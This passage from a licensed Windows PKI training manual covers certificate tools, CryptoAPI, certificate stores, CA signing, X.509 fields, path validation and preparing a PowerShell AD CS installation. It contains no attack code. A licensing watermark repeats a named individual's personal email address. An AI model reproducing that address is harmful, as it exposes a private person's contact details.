- Create or remove Certificate Services Web virtual roots and file shares.
- Encode and decode Base64 files.
- Determine if a certificate is valid.
- Display certificates in a certificate store.
- Display error message text for a specified error code.
- Display the database schema.
- Get the certification authority (CA) configuration string.
- Import issued certificates that are missing from the database.
- Publish or retrieve a certificate revocation list (CRL).
- Resubmit or deny pending requests.
- Retrieve the CA signing certificate.
- Revoke certificates.
- Set and display certification authority registry settings.
- Set attributes or an integer or string value extension for a pending request.
- Shut down Certificate Services (certsrv.exe).
- Verify a public/private key set.
- Verify a certification chain or "trust path".

WINHTTPCERTCFG.EXE

WINHTTPCERTCFG.EXE comes with the Windows Server 2003 Resource Kit Tools (a free download). This command line tool can import certificates and private keys from PFX files. It can also display or alter the permissions on a private key to regulate who can access it. Its long name reflects a likely use for it: to install an SSL certificate and private key on many IIS servers in a farm; but it can be used on any type of machine, not just IIS servers.

CERTREQ.EXE

CERTREQ.EXE is a command line utility for submitting PKCS#10 certificate requests and PKCS#7 renewal requests. Optionally, it can use straight RPC instead of DCOM for submitting these requests. (Run "certreq.exe -v -?" to see all switches.)

ADSI, CAPICOM.DLL, and the COM+ Certificate Enrollment Control

Certificates stored in Active Directory are accessible through the ADSI interface. Hence, it is relatively easy to write VBScript code to access them. For example, the following two lines of VBScript could acquire a user's certificate.

```
'# This is VBScript, not PowerShell:  
  
Set user = GetObject("LDAP://CN=Jason,CN=Users,DC=sans,DC=org")
```

```
cert = user.userCertificate
```

The Certificate Enrollment Control (CEnroll) used by the Certificate Services website for managing certificates is a COM+ component. Hence, it is accessible from almost any programming language, such as C++, Visual Basic, VBScript, and JScript. This permits the development of custom applications for the management of certificates and private keys. This is important because, for example, the IIS Enrollment Station webpage for the issuance of smart cards with certificates should be customized for the sake of security (discussed later in the section on smart cards).

CAPICOM.DLL provides a scriptable interface to the CryptoAPI interface. This allows you to write your own scripts to tap into the cryptographic services provided by the operating system and online CAs. For example, your own scripts could request and install new certificates, delete unwanted trusted root CA certificates, hash data, encrypt data, etc. You can obtain sample enrollment scripts from the CD-ROM that accompanies *Microsoft Windows Server PKI and Certificate Security* by Brian Komar (Microsoft Press). It will likely be added to the scripts repository on Microsoft's website too, though the current author could not find it there at the time of this writing.

MSCEP.DLL and Simple Certificate Enrollment Protocol (SCEP)

MSCEP.DLL comes with the Windows Server Resource Kits. When installed, it provides support for the Simple Certificate Enrollment Protocol (SCEP) on a Windows CA. SCEP is used, for example, by Cisco routers for installing IPsec certificates to support router-to-router VPN tunnels.

Connection Manager Certificate Deployment Tool (CMGETCER.DLL)

The Connection Manager Certificate Deployment Tool (CMGetCer) is used with the Connection Manager service to automate the installation of VPN-related certificates on the systems of remote users. CMGetCer comes with the Windows Server 2003 Resource Kit Tools (a free download from Microsoft).

Miscellaneous MSDN CryptoAPI Tools

The MSDN Library at <http://docs.microsoft.com> contains a listing of CryptoAPI Tools available in the Platform SDK on the MSDN CD-ROM. In the library, search the name of the tool below that you want to use. SetReg.exe and CertMgr.exe are nice for batch scripts in particular. The MSDN Library gives full command line options.

- Cert2SPC.exe—Creates a Software Publisher Certificate for testing purposes.
- CertMgr.exe—Manages certificates, CTLs, and CRLs.
- ChkTrust.exe—Checks the validity of a signed file.
- MakeCert.exe—Creates X.509 certificates for testing purposes.
- MakeCTL.exe—Creates a Certificate Trust List (CTL) file.
- SetReg.exe—Easily sets many registry values related to PKI.
- SignCode.exe—Signs and timestamps a file.

- MakeCat.exe—Creates an unsigned catalog with the hashes of other files that have been digitally signed. Catalogs are used during program installation and verification.

Background Information: How Does Windows Implement Its PKI?


The core components of the Windows PKI are:

- CryptoNG/CryptoAPI
- Cryptographic Service Providers
- Certificate Services
- Certificate Stores
- Protected Stores

CryptoNG/CryptoAPI

Cryptography Next Generation (CryptoNG) is the Application Programming Interface (API) through which most cryptographic services are requested. CryptoNG provides a menu of key management, encryption, hashing, signature, trust verification, and other cryptographic services to applications and the operating system so that developers can use cryptography without having to understand its details or write code to implement it directly. The older version of CryptoNG was CryptoAPI, and CryptoNG fully implements CryptoAPI for backward compatibility. The CryptoNG/CryptoAPI documentation is available at <http://msdn.microsoft.com/library/>.

Importantly, there will be a single API interface no matter what type of hardware, software, ciphers, or key lengths are used. CryptoNG is the most important part of implementing a public key *infrastructure*. It is also the controlled gateway through which most access to Cryptographic Service Providers must pass.



Cryptographic Service Providers

Cryptographic Service Providers (CSPs) actually do the work that the CryptoAPI menu of services offers. CSPs can be hardware or software, developed by Microsoft or not. A CSP might be a DLL, TPM chip, smart card, or a cryptographic SSL accelerator device, just so long as the card or device supports CryptoAPI. Different CSPs use different algorithms, key lengths, and storage mechanisms. CSPs must be digitally signed by Microsoft to work in Windows. Microsoft's software-based CSPs are compliant with at least FIPS140-1 Level 1.

Depending on which CSP is used, different ciphers and key lengths will be available. In some sectors, such as the government and the military, there are restrictions on which ciphers and hashing algorithms can be used. The available CSPs are mainly determined by the operating system version and service pack level; for example, support for 256-bit AES and AES-based hashing comes only with Windows Vista and later.

Certificate Services

Certificate Services (certsrv.exe) controls the generation of certificates, issues certificates and private keys to requestors, publishes certificates to Active Directory, publishes Certificate Revocation Lists (CRLs), and keeps a record of all certificate-related transactions in a separate database from Active Directory. This is the core service run by CAs. Certificate Services makes requests through CryptoAPI to various CSPs to perform its crypto work, and through Active Directory Services Interface (ADSI) to publish to Active Directory.

Certificate Services uses DLLs called "modules" to handle certificate issuance. The "entry module" accepts PKCS#10 certificate requests via RPC or HTTP. The "policy module" determines whether a certificate request should be fulfilled, denied, or left pending for an administrator's decision. The "exit module" determines how a fulfilled certificate request is returned to the requestor and how the certificate should be published, e.g., made available in Active Directory. The modules route their data and requests through Certificate Services, which relays them through CryptoAPI to the necessary CSPs. Modules are DLLs that can be customized or replaced with third-party modules.

Certificate Stores

Certificates, Certificate Revocation Lists (CRLs), and Certificate Trust Lists (CTLs) are stored in "Certificate Stores". Private keys are kept elsewhere (discussed later). A Certificate Store is not a single, physical location, but a logical construct built by CryptoAPI to make it easier for CSPs to find certificates, CRLs, and CTLs. Just as the DNS database has a single naming scheme but is physically distributed around the world with thousands of servers that work together, so a "Certificate Store" can be physically distributed across multiple registries, hard drive folders, databases, and memory cache locations. To the CSP, there is just one Certificate Store, but when the CSP searches the store, CryptoAPI will do the work of searching the various physical locations that make up the Store.

There are different types of Certificate Stores, each of which might be mapped to one or more physical locations. The name of the store in parentheses is what you will see in the registry, Active Directory, and in some Microsoft documents:

- **Personal (MY) Certificate Store:** contains certificates for users, computers, and services. Each will have its own separate personal store.
- **Trusted Root Certification Authorities (Root) Certificate Store:** contains certificates for CAs that your computer and applications will trust to issue valid certificates. This store can be thought of as a built-in CTL for root CAs.
- **Enterprise Trust (Trust) Certificate Store:** contains Certificate Trust Lists (CTLs) of other CA certificates not included in your Trusted Root CA Store. A CTL can specify for exactly which *purposes* a CA will be trusted to issue certificates and for how long.
- **Intermediate Certification Authority (CA) and CRL Certificate Store:** this is a performance-enhancing cache of CA certificates that need to be available when CryptoAPI checks the validity of a certificate. The CAs in this Store are *not* implicitly trusted by simply being in this Store. Importantly, this Store is where all Certificate Revocation Lists (CRLs) are also cached for efficient access. Whenever a subordinate CA certificate is obtained for path validation, a copy will be cached here indefinitely.
- **Active Directory User Objects (AD or UserDS) Certificate Store:** this is a pointer to the certificates in Active Directory associated with user accounts.
- **Request (Request) Certificate Store:** this contains the certificate requests that have been submitted to a CA and are awaiting approval or rejection.
- **Software Publisher Certificates (SPC) Certificate Store:** contains certificates for software publishers that are trusted by the local computer. This starts out as empty until the user manually approves SPCs with Internet Explorer or other code-checking applications.
- **Other People.** Similar to the Intermediate CA Store, this container simply caches the certificates of other people. Being in this container does not imply trust of the other person's certificate or their CA. When using certificates from this container, the pedigree of the certificate must originate from a trusted CA.
- **Trusted People.** Certificates stored in this container are trusted, even if the certificates were issued by a non-trusted CA or are self-signed.
- **Untrusted Certificates.** Certificates found in this store are always untrusted, even if they were issued by a trusted CA and do not appear on the CA's CRL. (This is found on Windows XP.)

Protected Stores

Private keys are encrypted automatically by the Protected Storage service and kept in "Protected Stores". Data protected by this service are said to be put "into Protected Storage" and these data are collectively called "*the* Protected Store", but there isn't a single location that makes up the Protected Store—it's just a catch-all term to mean anything that is secured by the Protected Storage service. The Protected Store is a *logical* store constructed by CryptoAPI that is physically composed of many different locations (just like the Certificate Stores), and each location might be protected in a different way.

The Protected Store was first introduced as a part of Internet Explorer 4. It is used by both end users and CAs to store private keys. Strictly speaking, the software-based Microsoft CSPs use Protected Storage to protect private keys; a hardware-based CSP would store private keys in the crypto hardware.


Because of the crucial importance of how private keys are distributed, stored, and encrypted, the details of Protected Stores will be discussed in a later section. The short of it, however, is that your private keys are encrypted with your logon passphrase and kept in your user profile folder as individual files.

Licensed To: Jessica Bone <20joyceann@gmail.com> May 24, 2020

What Is a Certification Authority?

CA = Certificate Issuer:

1. CA receives public key and identity of subject.
2. Confirms identity.
3. Hashes the public key and identity data to create a hash value.
4. CA encrypts this hash value with its own private key.




What Is a Certification Authority?

A Certification Authority (CA) binds credentials to public keys. "Binding" a public key to a set of credentials is a way of linking that key to a person or entity in a way that can be verified by others. An example of a CA is Verisign (www.verisign.com). The short of it is this: if I trust your CA, then I can verify that the public key you have given me really does belong to you and that it has not been altered since it was created.

Again, "credentials" are simply a description (or set of descriptions) of a person, computer, organization, service, or other security principal. A typical set of credentials for a person might look like this:

Common Name (CN) = Jason Fossen
 Organization (O) = SANS Institute
 Organizational Unit (OU) = Instructors
 Locality (L) = San Diego
 State (S) = CA
 Country (C) = US
 E-mail (E) = jason@sans.org

Credentials are "bound" to a public key by 1) including both the credentials and public key in a single file or document, 2) hashing the document, 3) encrypting the hash value with the *private* key of the CA, and 4) appending the encrypted hash value to the end of the document. In short, the CA simply digitally signs documents that include both a public key and a set of credentials. In doing so, the CA is asserting that "*This* public key in this document belongs to the person, server, organization, service or other principal specified in the credentials also in this document".



How Do I Know the Certificate Was Not Forged or Altered?

The "binding" between the credentials and the public key can be checked by 1) taking the *public* key of the CA and decrypting the hash appended to the document, 2) hashing the credentials and public key with the same hash function that the CA used, and 3) comparing your hash value with the hash value decrypted from the document. If the hash values perfectly match, this proves the document has not been altered in any way from the time when it was created.

Importantly, the bare fact that you were able to decrypt the CA's hash number proves that it was encrypted with the private key of the CA. Since you have the public key of the CA, and there is only one corresponding private key, and that private key is in the protected possession of the CA, and anything encrypted with that private key can only be decrypted with the CA's public key, then being able to decrypt the hash with the CA's public key proves that it was encrypted by the CA. If you trust the CA to always truthfully bind credentials, then you can trust that *this* public key goes with *this* principal whose credentials are in the document.

How Do I Know I Really Have the CA's Public Key?

The public key of the CA is included in the CA's certificate. A root CA (see below) signs its own certificate, i.e., the subject and the issuer are identical. The public key contained in the certificate is used to check the certificate's own signature and integrity. This will at least confirm that the public key has not been modified in the original certificate, even though the signature was left untouched.

An attacker could replace Verisign's entire certificate with his own on your computer, and you would trust certificates issued by the attacker as being from Verisign, but every other certificate from Verisign that you check (email messages, web server certificates, etc.) would fail. This is an indication that something is wrong.

You can also download and import certificates from CAs directly to replace any certificate on your system that you suspect is bogus. Or you could do this as a preventative measure every night by scheduling the download. True, an attacker could intercept your download request from the CA's website, but the difficulties for the attacker are rising steeply....

You can compare your copy of the CA's certificate with the copies installed on the computers of people you trust, especially people in other organizations on other networks. True, an attacker could replace them all in anticipation....

You can also call the CA on the phone and ask for the thumbprint of the CA's certificate. A "thumbprint" is a hash value of a certificate that is short enough to easily check on the phone (this is its intended purpose actually). This thumbprint hash is calculated when you open/view the certificate. True, an attacker could intercept your phone call....

You can also physically visit the offices of the CA and request their certificate in person. True, an attacker could trick you into visiting a bogus office with a false front....

But Why Should I Trust the CA?

Excellent question, but beyond the scope of this course. This issue is hotly debated in cryptography circles. The books in the Recommended Reading section of this course are a good place to start.

If you only trust yourself, then obtain a free copy of some of the strongest encryption software available: GNU Privacy Guard (GnuPG) at <https://gnupg.org>. GnuPG is a popular standard for file and email encryption, with numerous plugins to make it easy to use with Windows Explorer and most of the popular email applications, like Microsoft Outlook. However, GnuPG does not participate in the hierarchical trust model used by Windows PKI.

What Is an X.509 Digital Certificate?

When a CA binds a public key to a set of credentials by signing a document that includes both, this document becomes a "digital certificate". Windows uses industry-standard X.509 version 3 certificates.


Note: X.509 is an International Telecommunications Union (ITU) standard (<http://www.itu.int>) that has been further developed by the Public Key Infrastructure working group (PKIX) of the Internet Engineering Task Force (IETF) as defined in RFC 2459.

X.509v3 Structure

An X.509v3 certificate must contain, at a minimum, the following data fields:

- **Version Number:** the version type of the certificate.
- **Serial Number:** a unique number assigned by the CA.
- **Signature Algorithm:** identifies the CA's signing hash function.

- **Issuer Name:** the name of the CA that issued the certificate.
- **Valid From:** the starting date and time when the certificate can be used.
- **Valid To:** the ending date and time when the certificate can be used.
- **Subject Name:** the name of the owner of the certificate.
- **Public Key:** the public key itself plus information on how it was created.
- **Signed Hash:** a hash of the above data, encrypted with the CA's private key.



An X.509v3 certificate may also optionally include the following information as extensions to the standard format. These "certificate extensions" are also bound by the CA's encrypted hash.

- **CRL Distribution Point (CDP):** This identifies where one or more Certificate Revocation Lists can be found, which would include the present certificate if it had been revoked. The location can be defined with LDAP://, HTTP://, or FILE:// URL paths.
- **Certificate Template:** Windows uses templates to define the structure of different types of certificates. This item identifies which template the enterprise CA used to create this certificate. Standalone CAs do not use templates.
- **Basic Constraints:** Indicates whether or not the certificate is for a CA and how many levels deep below it in a CA trust hierarchy certificates can be issued by subordinate CAs.

- **Authority Information Access (AIA):** Defines where the certificate of the issuing CA can be obtained. The location can be defined with LDAP://, HTTP://, or FILE:// URL paths.
- **Friendly Name:** Simply a user-friendly display name in MMC snap-ins.
- **Key Usage:** Lists the basic purposes for which the certificate can be used, such as Digital Signature, Key Encipherment, Non-Repudiation, Certificate Signing, Offline CRL Signing, CRL Signing, etc.
- **Enhanced Key Usage:** Lists additional special-purpose key uses, such as Secure Email, Client Authentication, Smart Card Logon, etc.
- **Subject Key Identifier:** A hash of the public key used to identify the public key when it is referenced in other documents and in the registry.
- **Authority Key Identifier (AKI):** Identifies the public key of the issuing CA by the CA's Subject Key Identifier, Issuer Name, and Serial Number.
- **Subject Alternative Name:** Lists one or more alternative valid names for the subject (owner) of the certificate. For example, a Windows User Principal Name (UPN) looks like an email address and may be found here. The UPN is used to map certificates to user accounts in Active Directory.
- **CA Version:** The version number of Certificate Services running.
- **Thumbprint Algorithm:** Hash function used to create the Thumbprint.
- **Thumbprint:** An easy-to-read hash of the certificate that can be, for example, read over the phone to help validate a certificate as being the desired one.

Can My Users Be Issued Multiple Certificates?

Yes. In fact, this is common practice. And these certificates do not all have to be issued by your organization.

A user might have a certificate installed on a smart card just for Kerberos logon, another certificate just for digitally signing contracts, a third certificate for official email, a fourth certificate for personal email, a fifth certificate for the Encrypting File System, a sixth certificate used with PGP, a seventh personal certificate for remote authentication to an online bank or stock-trading account, and ten more certificates (and private keys) that are no longer used but need to be archived.

Simplifying the management and use of so many certificates is part of what a PKI is supposed to provide.

What Are the Benefits of Having Multiple Certificates?

Not all certificates have the same purpose. The private keys of extremely sensitive certificates may require protection measures that make them inconvenient to use. These private keys may be on slow smart cards or require a long password every time they are invoked. Hence, it may be more efficient to have a separate certificate for non-critical purposes that is easier to use.

Not everyone will trust your organization's CA. A vendor, supplier, bank, government agency, etc. may prefer to issue you a certificate themselves because they don't want to trust your organization's CA wholesale. Just as you might have multiple ID cards from many other groups/agencies/organizations, so you might have multiple certificates.

Multiple certificates and private keys provide fault tolerance. If all contracts are signed with a single private key, then the compromise of that key could be devastating legally. If all of one's data is encrypted with a single public key, then the compromise of its private key could reveal everything.

Due to federal laws or export restrictions, some certificates might be permitted to have very long key lengths (such as signing-only certificates), while others must be shorter (such as certificates for data encryption).

How Will Anyone Know If a Certificate Is Valid or Not?

A certificate's "path" is its digital signature pedigree from the issuing CA that created it up to a root CA. The next section discusses CA hierarchy paths.

"Path validation" is a procedure in which a certificate's path is verified to be correct and trusted. Path validation involves obtaining every CA certificate in the path, checking their signatures, validity dates, integrity, and ensuring that the root CA is trusted.

CryptoAPI handles path validation automatically for applications that request it for a certificate. The following summarizes CryptoAPI's certification path validation procedure:

1. Check certificate type and purpose.
2. Check certificate start and end valid dates.
3. Check certificate integrity and signature.
4. If the issuing CA is not a root CA, then obtain all CA certificates in the path up to the root. CryptoAPI will use the AKI, AIA, and issuer name fields in each CA certificate to find the necessary parent certificates in Certificate Stores. If any certificate fails checks for type, purpose, validity dates, or integrity, fail validation check. If the entire path is good, and the root CA is trusted, then the test stops, returning a success.
5. If the root CA is not in the Trusted Root CAs container, then check to see if it is listed on a Certificate Trust List (CTL) in the Enterprise Trust container. If not, fail validation. If it is, then check whether the desired purpose is supported; if it is not, fail; if it is, return success.


Note that if a CA certificate has expired, but the certificate being checked has not, then this does not cause path validation to fail. As long as the certificate being checked was issued when the CA's certificate was still valid, then the certificate being checked may still be valid (assuming it passes the other regular tests).

Licensed To: Jessica Bone <20joyceann@gmail_com> May 24, 2020

Prepare Your PowerShell CA Installation Script

Install-AdcsCertificationAuthority

```
-CACommonName "MyOrgRootCA"  
-KeyLength 4096  
-ValidityPeriod Years -ValidityPeriodUnits 20  
-CAtype EnterpriseRootCA
```

- 
- EnterpriseRootCA
 - EnterpriseSubordinateCA
 - StandaloneRootCA
 - StandaloneSubordinateCA

Prepare Your PowerShell CA Installation Script

You are about to run a PowerShell script to create your Certification Authority (CA) by installing the Certificate Services role in Windows Server. Only a few commands are necessary, and there aren't that many arguments to these commands, but the meaning or implications of these arguments are a bit more complex.

The installation script will use the Install-WindowsFeature cmdlet to install two roles on the Windows Server that will become the CA:

- ADCS-Cert-Authority
- ADCS-Online-Cert

The Certificate Services role (ADCS-Cert-Authority) is the CA service. This is the service that accepts public keys from clients and converts those public keys into certificates by digitally signing them. This role is required in order to be a CA.

The Online Responder role (ADCS-Online-Cert) will also install the IIS Web Server role (Web-Server) as a requirement. The Online Responder role is an IIS web application for responding to client requests for certificate revocation validation checks. This uses the Online Certificate Status Protocol (OCSP), which uses HTTP, which requires IIS. This role is not required to be a CA, but two or more servers somewhere should be configured as OCSP responders. OCSP will be discussed later in the manual.

When the Certificate Services role is installed, you will choose a name for the CA to help others identify it (-CACommonName), the size of the public key for the CA's own certificate (-KeyLength), and how many days or years the CA's certificate should remain

valid before it expires (-ValidityPeriod and -ValidityPeriodUnits). Windows CAs use RSA public keys by default. The certificate of a CA must be renewed or replaced before it expires, so it is common for CA certificates to have lifetimes of 5–100 years.

However, the complex choice is for the type of the CA (-CAtype). The four available options for this choice are discussed in the next several pages.

As long as we are on the topic of preparations that need to be done before installing the Certificate Services role, there are other preparations that are recommended in real life too. Most of these will be covered later in the manual, but it's good to list them here too.

Install the Hardware Security Module (HSM)

If you plan to use a Hardware Security Module (HSM) to store the private key of the CA, now is the time to install it. HSM vendors, such as Gemalto SafeNet (safenet.gemalto.com) and Thales (www.thalesecurity.com), will have extensive documentation and recommendations that must be understood before moving any further.

It is possible to use a smart card or Trusted Platform Module (TPM) chip to generate and protect the CA's private keys. This is good for security, but not ideal for fault tolerance. If the smart card or TPM fails, then the private keys being protected are gone forever. It is better to invest in an HSM specifically designed for a Windows PKI.


Upgrade the Active Directory Schema If Necessary

The absolute minimum forest functionality level for a PKI is the Server 2003 level, but, in general, it's best to upgrade to the latest available before you install Certificate Services for the first time. There are many dependencies between PKI and Active Directory, and it's safer to upgrade the AD schema before the PKI is deployed rather than afterwards. If you want to use OCSP for revocation checking, for example, you must have the Server 2008 or later schema.

For guidance on how to upgrade the AD schema, search Microsoft's website for the terms "Active Directory Migration Tool" and "ADPREP.EXE", especially if you have very old domain controllers. You may need to upgrade the OS on the Schema Operations Master and the Infrastructure Master domain controllers in the AD forest. Upgrading an AD schema is not a particularly risky or complex operation; it is done all the time, but it does require some planning and testing first. If you have Microsoft Exchange, then those administrators are probably familiar with the procedure and they will especially need to be involved in the planning and testing.

Computer Name and Domain Membership

Once Certificate Services is installed on a computer, that computer's name and domain membership cannot be changed without uninstalling Certificate Services first. If you install on a domain controller, it also means you can't uninstall and then reinstall Active Directory in order to troubleshoot problems with AD.



Also, a Windows CA can be a CA for an entire forest of domains, or a single domain can contain multiple CAs. A standalone CA need not be a member of a domain at all. We will discuss domain membership more when we talk about Enterprise versus Standalone CAs.

CAPOLICY.INF

When a CA certificate is created or renewed, a number of options can be defined for it by creating and modifying a configuration file named Capolicy.inf. This file does not exist by default. The Capolicy.inf file must be created in the %WinDir% folder *before* Certificate Services is installed or *before* the CA's certificate is renewed again.

A sample Capolicy.inf file is on the course CD handed out by the instructor.

How do we know when this file should be created? When is it necessary? If the answer to any of the following questions is Yes, then you should create the file:

- Do you want to publish a CRL that users can check to confirm that the certificate of your root CA has not been revoked? This is not done by default for fault tolerance, performance, and application compatibility reasons.
- Do you want to make copies of the root CA's certificates available at more network locations than just Active Directory? This is not done by default because root CA certificates are already published in AD and installed on clients through Group Policy.
- Do you need to include a URL to a "Certificate Policy Statement" in each certificate issued by the CA? This URL might point toward a PDF or HTML document that might include legal disclaimers, information about the CA, contact information, etc. This might be required for business or legal purposes, especially in the European Union.
- Do you want to limit the types or purposes of the certificates issued by the CA? By defining Enhanced Key Usage (EKU) extension OID numbers, your CA can be deliberately constrained, such as for delegation of authority.
- Do you need to prevent the CA chain or path from the root CA to all of its subordinates from growing too long? You can prevent a CA from issuing subordinate certificates to other CAs. Conversely, you could allow a CA to issue certificates only to other CAs, never to end users or computers.

- Do you want to enforce a particular CA public key length during renewals? Note that the key length for a new public key is defined at creation time, not here in the `capolicy.inf` file, which is only used for renewals.
- Do you want to enforce a particular CA public key validity period for renewals? Note that the initial validity period for a new key is defined at creation time.
- Are you deploying a "Cross CA" or "Bridge CA"? Do you need to implement name constraints or enforce application policies for the cross/bridge relationship? This will be rare and is not covered in this course.

If the answer is Yes to any of the above, search on "capolicy.inf" in the Certificate Services documentation on Microsoft's website for guidance. Also recommended is Brian Komar's book, *Windows Server PKI and Certificate Security*, which provides the same guidance.

Certificate Policy Statement vs. Certificate Practices Statement

A Certificate Policy Statement is a relatively high-level description of the CA, the CA's ownership and country/state of origin, the purpose(s) of the certificate, legal liability disclaimers, and other general information. Instead of trying to include all this in the certificate itself, it is common to simply include a URL to a document or webpage that discusses these issues in depth (and which can be changed).

In contrast to the Certificate *Policy* Statement is the Certification *Practices* Statement. The Practices Statement is a detailed, low-level description of the exact methods a CA uses to authenticate requests, generate keys, certificate extensions used, method of returning key pairs to principals, certificate archival, revocation procedures, and other important day-to-day operations of the CA. The Practices Statement generally should not be made publicly available, except perhaps to external parties with a legitimate need to know, e.g., auditors or large clients, with non-disclosure agreements. Commercial CAs that provide PKI outsourcing may need to make their Practices Statements public, however, as per the laws of the state where the CA is domiciled.

The Certificate Policy and Certificate Practices Statements are important because a PKI is only as secure as the people who manage it. Human beings are the weakest link in a PKI. For more information, see RFC 2527: "The Internet X.509 Public Key Infrastructure Certificate Policy and Certification Practices Framework".

Plan Your OCSP and CRL Distribution Web Servers

Users and computers both inside the LAN and roaming around the internet will need to be able to contact special web servers of yours that will support your PKI. These web servers are needed to support the checking of the revocation status of your issued certificates.

Note: Certificate revocation checking and configuration will be covered later.

At least one web server will need to be accessible from the internet and from the internal LAN, but it is highly recommended to have two or more web servers for the sake of fault tolerance and load balancing. If you would prefer to have different sets of web servers for internal versus external access, even better.

Specifically, you will need at least one physical or VM web server with the Web Server (IIS) role installed. The web server(s) will run the Online Certificate Status Protocol (OCSP) responder application. The web server(s) will also serve up Certificate Revocation List (CRL) files for download via HTTP. You will need to plan the FQDN of the server(s) and how the clustering will be accomplished, e.g., hardware load balancer, DNS round-robin, reverse proxy server, etc. The FQDN and URLs needed will be discussed later in the section on certificate revocation.

User Email Addresses in Active Directory

